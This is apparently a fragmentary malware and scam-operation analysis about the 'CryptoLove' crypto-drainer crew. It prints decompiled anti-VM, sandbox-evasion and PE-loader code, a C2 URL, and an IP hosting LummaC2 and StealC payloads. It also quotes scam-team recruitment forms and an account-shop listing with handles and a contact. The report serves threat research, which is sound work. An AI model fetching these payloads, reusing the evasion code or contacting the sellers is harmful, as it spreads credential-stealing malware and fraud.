
Adding Exclusion (C:/) for Windows Defender

Multi-stage payload delivery


```
39 private static bool IsRunningInVirtualMachine()
40 {
41     using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
42     {
43         foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
44         {
45             string text = managementBaseObject["Manufacturer"].ToString().ToLower();
46             string text2 = managementBaseObject["Model"].ToString().ToLower();
47             if (text.Contains("microsoft corporation") && text2.Contains("virtual"))
48             {
49                 return true;
50             }
51             if (text.Contains("vmware") || text2.Contains("vmware"))
52             {
53                 return true;
54             }
55             if (text.Contains("xen") || text2.Contains("xen"))
56             {
57                 return true;
58             }
59             if (text.Contains("qemu") || text2.Contains("qemu"))
60             {
61                 return true;
62             }
63             if (text.Contains("innotek gmbh") || text2.Contains("virtualbox"))
64             {
65                 return true;
66             }
67             if (text2.Contains("vbox") || text2.Contains("virtualbox"))
68             {
69                 return true;
70             }
71         }
72     }
73     return false;
74 }
75
76 // Token: 0x0600000F RID: 15 RVA: 0x000027A4 File Offset: 0x000009A4
77 private static bool IsRunningInCloud()
78 {
79     foreach (string text in new string[] { "/sys/hypervisor/uuid", "/sys/devices/virtual/dmi/id/product_uuid", "/sys/devices/virtual/dmi/id/product_serial", "/etc/hostname" })
80     {
81         if (File.Exists(text))
82         {
83             string text2 = File.ReadAllText(text).ToLower();
84             if (text2.Contains("ec2") || text2.Contains("aws") || text2.Contains("azure") || text2.Contains("google"))
85             {
86                 return true;
87             }
88         }
89     }
90     return false;
91 }
```

```
3 public static bool CheckEmulation()
4 {
5     return MainWindow.Memory() < 4.0 || Environment.CurrentDirectory == "C:\\\\" || Environment.CurrentDirectory == Path.GetTempPath() ||
6     Path.GetFileNameWithoutExtension(AppDomain.CurrentDomain.FriendlyName).Length > 11 || Environment.UserName == "WALKER" || Environment.MachineName ==
7     "WALKER-PC" || (Environment.UserName == "John" && Environment.MachineName == "JOHN-PC") || Environment.MachineName == "JOHN-PC";
8 }
```

CRYPTOLOVE.NET LAUNCHER



CRYPTOLOVE JPHP Launcher



```
referenceMemory4.assign(StringMemory.valueOf((String) ("https://apikokoapi.com/add_code.php?method=get&code=" + referenceMemory3)));  
referenceMemory7.assign(InvokeHelper.callStatic((Environment)environment, (TraceInfo)$TRC[5], (String)"php\\io\\stream", (String)"getcontents",  
memory9 = environment.__newObject("php\\format\\JsonProcessor", "php\\format\\jsonprocessor", $TRC[6], new Memory[]{ObjectInvokeHelper.getConst  
Memory.assignRight((Memory)ObjectInvokeHelper.invokeMethod((Memory)memory9, (String)"parse", (String)"parse", (Environment)environment, (TraceI
```

```
{"available":true,"code":"XYZ","username":"#worker_handle"}
```



77.105.166.229/qicudt52b.dll

PE Loader Sample

PE Loader Sample (November 2024)

The DLL executes one of
the payloads fetched from
the hardcoded URLs:




<http://77.105.166.229/beast2-LummaC2Stealer>



<http://77.105.166.229/beast1-StealC>

```
48 if ( !this )
49     return 0;
50 v2 = __acrt_iob_func(2u);
51 sub_100039E0(v3, v2, "[+] Mapping Target PE File\n");
52 v4 = __acrt_iob_func(2u);
53 sub_100039E0(v5, v4, "[+] Loader Base Orig: 0x%08x New: 0x%08x\n");
54 ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
55 ZwUnmapViewOfSection = GetProcAddress(ModuleHandleW, "ZwUnmapViewOfSection");
56 if ( !ZwUnmapViewOfSection )
57 {
58     v7 = __acrt_iob_func(2u);
59     sub_100039E0(v8, v7, "[+] Failed to resolve address of NtUnmapViewOfSection\n");
60 }
61 v9 = __acrt_iob_func(2u);
62 sub_100039E0(v10, v9, "[+] Target PE Load Base: 0x%08x Image Size: 0x%08x\n");
63 for ( i = *(char **)(this + 24); VirtualQuery(i, &Buffer, 0x1Cu); i += Buffer.RegionSize )
64 {
65     if ( Buffer.State == 0x10000 )
66         break;
67 }
68 v12 = *(_DWORD *)((_DWORD *)(this + 8) + 52);
69 if ( v12 >= *(_DWORD *)(this + 24) && v12 < (unsigned int)i )
70 {
71     v13 = (int (__stdcall *)(HANDLE, int))ZwUnmapViewOfSection;
72     if ( ZwUnmapViewOfSection )
73     {
74         v14 = __acrt_iob_func(2u);
75         sub_100039E0(v15, v14, "[+] Unmapping original loader mapping\n");
76         v44 = *(_DWORD *)(this + 24);
77         CurrentProcess = GetCurrentProcess();
78         if ( v13(CurrentProcess, v44) )
79         {
80             v17 = __acrt_iob_func(2u);
81             sub_100039E0(v18, v17, "[-] Failed to unmap original loader mapping\n");
82         }
83     }
84 }
```

MORPHEME32



The screenshot shows the VirusShare interface for the file MorpHEME32.exe. On the left, there is a circular progress indicator showing a score of 0 out of 72, labeled 'Community Score'. On the right, a green checkmark indicates that no security vendors flagged the file as malicious. Below this, the file's SHA-256 hash is displayed: a7edb703c4bd8a33434d18b72fd1e718608a9a99b8b30d35add27c609bd24c0e. The filename 'MorpHEME32.exe' is listed, and two tags are visible: 'peexe' and 'detect-debug-environment'.

InternetReadFile API obfuscated with XOR

```
● 166 v5 = ((int (__stdcall *)(char *))(a5 + *(_DWORD *)(a3 + 4 * *(unsigned __int16 *)(a5 + a1 + 2 * a2))))((char *)a4 - 4206);
● 167 v6 = 0;
● 168 *(a4 - 1039) = v5;
● 169 *(a4 - 1054) = 0x69627748;
● 170 *((_QWORD *)a4 - 528) = 0x736269756273694ELL;
● 171 *((_WORD *)a4 - 2106) = 1872;
172 do
● 173     *((_BYTE *)a4 + v6++ - 4224) ^= 7u;
```

HOW IT ALL WORKS?



Tell us about your experience with scamming

1/4

? Расскажите о своем опыте в СКAME

! Максимальная длина ответа - 400 символов 9:42 AM

✗ Отменить заполнение



Have you had profits in other teams / landing pages?

2/4

Были ли профиты в других тимах/лендах?

! Максимальная длина ответа - 400 символов 11:58 PM



What social media are you using? Send us the links to them

3/4

Какие соц.сети используете для работы?
Киньте ссылки на них

! Максимальная длина ответа - 400 символов 11:58 PM



Tell me a little about yourself and your best qualities. It's important for me to know who I will be working with.

4/4

Расскажите немного о себе и своих лучших качествах.
Мне важно знать с кем я буду работать.

! Максимальная длина ответа - 400 символов 11:58 PM

В наличии NFT аккаунты с активной галочкой
Available NFT accounts with an active checkmark

1000-5000 subs 1-5k tweets - 45\$
x.com/HappyMythen
x.com/ItsKoryven
x.com/sadtharyen

1000-5000 subs 5-10k tweets - 55\$
x.com/ItsZoryxis
x.com/JustLynther

1000-5000 subs 10-50k tweets - 65\$
x.com/CylvornWeb3
x.com/NexironW3b
x.com/xQorynth
x.com/AvolynChippy
x.com/HappyDrethor
x.com/vylthorboyz

500-1000 followers 10-50k tweets - 55\$
twitter.com/nadinemahmoud
twitter.com/SunOfSatoshi
twitter.com/MaxiiiVegaa
twitter.com/OurLovesForSj

1000-2500 followers 10-50k tweets - 65\$
twitter.com/asameiiQ
twitter.com/aribeep
twitter.com/kdraujb
twitter.com/estefannniaae

2500-5000 followers 0-1k tweets - 65\$
twitter.com/bandsfromwarped

Личности:
500-1000 followers 1-5k tweets - 45\$
twitter.com/LunethAverlin

500-1000 followers 5-10k tweets - 50\$
twitter.com/coldheartedhood
twitter.com/andysmilnak

1000-2500 followers 10-50k tweets - 65\$
twitter.com/proudofojoshua
twitter.com/MacarenaMarqq

✍ О любых вопросах и покупке писать сюда
✍ For any questions or purchases write here
@TiffanySTORE_lzt

SOLD

@Aquatwit

x.com/0xvault_val
x.com/0xhashHolly1
x.com/0xethmancer
x.com/0xtoken_tino

Active categories in the store: 9:08 PM

Twitter Aged 🐦

Twitter with Subscribers 🐦

Twitter Blue Accounts ✓

Twitter Blue ❤️

Twitter Defective ⚙️

Twitter Verified ID 👤

Discord 🎮

Instagram 📷



Gmail 📧

